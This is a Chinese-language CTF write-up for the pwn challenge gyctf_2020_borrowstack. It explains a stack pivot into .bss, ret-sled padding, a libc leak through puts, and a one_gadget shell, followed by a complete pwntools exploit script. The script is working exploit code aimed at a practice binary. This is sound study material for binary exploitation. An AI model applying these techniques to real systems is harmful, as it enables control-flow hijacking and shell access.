
注意的点

1. 要提高栈偏移的字节防止覆盖到got表，以下师傅的博客就就是介绍这个的
2. 要注意本题必须使用one\_gadget不能用system(‘bin/sh’)。

因为首先如果泄露libc后返回main函数从main函数直接拿shell只能溢出一个返回地址，没有参数位置，而如果再次栈偏移则rsp+40的位置没有对齐导致system函数执行报错（具体见第一道记录pwn题目rip），从最低20到最高28（最大读入0x100字节）都不能使得其对齐（待调试）

gyctf\_2020\_borrowstack

<https://blog.csdn.net/weixin_44145820/article/details/104839805>





本题只有有限的溢出空间，而且有NX的保护，只能用ROP的办法

利用方法为把rbp改为bank+4的地址，返回地址改为leave的地址，这样就能利用RBP修改RSP，bank前8个字节填写bank+8的地址，之后跟上ROP链，

不过这题还有一点，就是Bank离stdin和stdout比较近，需要先使用ret把栈的地址加大，防止返回到main的时候stdin被修改导致程序出错，根据调试，ROP链之前需要20个ret

下面是19个ret时bss的情况





Exp如下：

from pwn import \*

#r = remote("node3.buuoj.cn", 27905)

r = process("./gyctf\_2020\_borrowstack")

DEBUG = 1

if DEBUG:

gdb.attach(r,

'''

b \*0x40069a

b \*0x400626

c

x/10gx 0x601060

''')

elf = ELF("./gyctf\_2020\_borrowstack")

puts\_plt = elf.plt['puts']

puts\_got = elf.got['puts']

leave = 0x400699

ret = 0x4004c9

bss = 0x601080

pop\_rdi = 0x400703

main = 0x400626

print r.recvuntil('\n')

payload = 'a' \* 0x60 + p64(bss) + p64(leave)

r.send(payload)

print r.recvuntil('\n')

payload = p64(ret) \* 20 + p64(pop\_rdi) + p64(puts\_got) + p64(puts\_plt) + p64(main)

r.send(payload)

puts\_addr = u64(r.recvuntil('\x7f').ljust(8, '\x00'))

libc\_base = puts\_addr - 0x06f690

one\_gadget = libc\_base + 0x4526a

print "one\_gadget:", hex(one\_gadget)

print r.recvuntil('\n')

payload = 'a' \* 0x60 + p64(bss) + p64(one\_gadget)

r.send(payload)

print r.recvuntil('\n')

#payload = p64(ret) \* 20

payload = 'a'

r.sendline(payload)

r.interactive()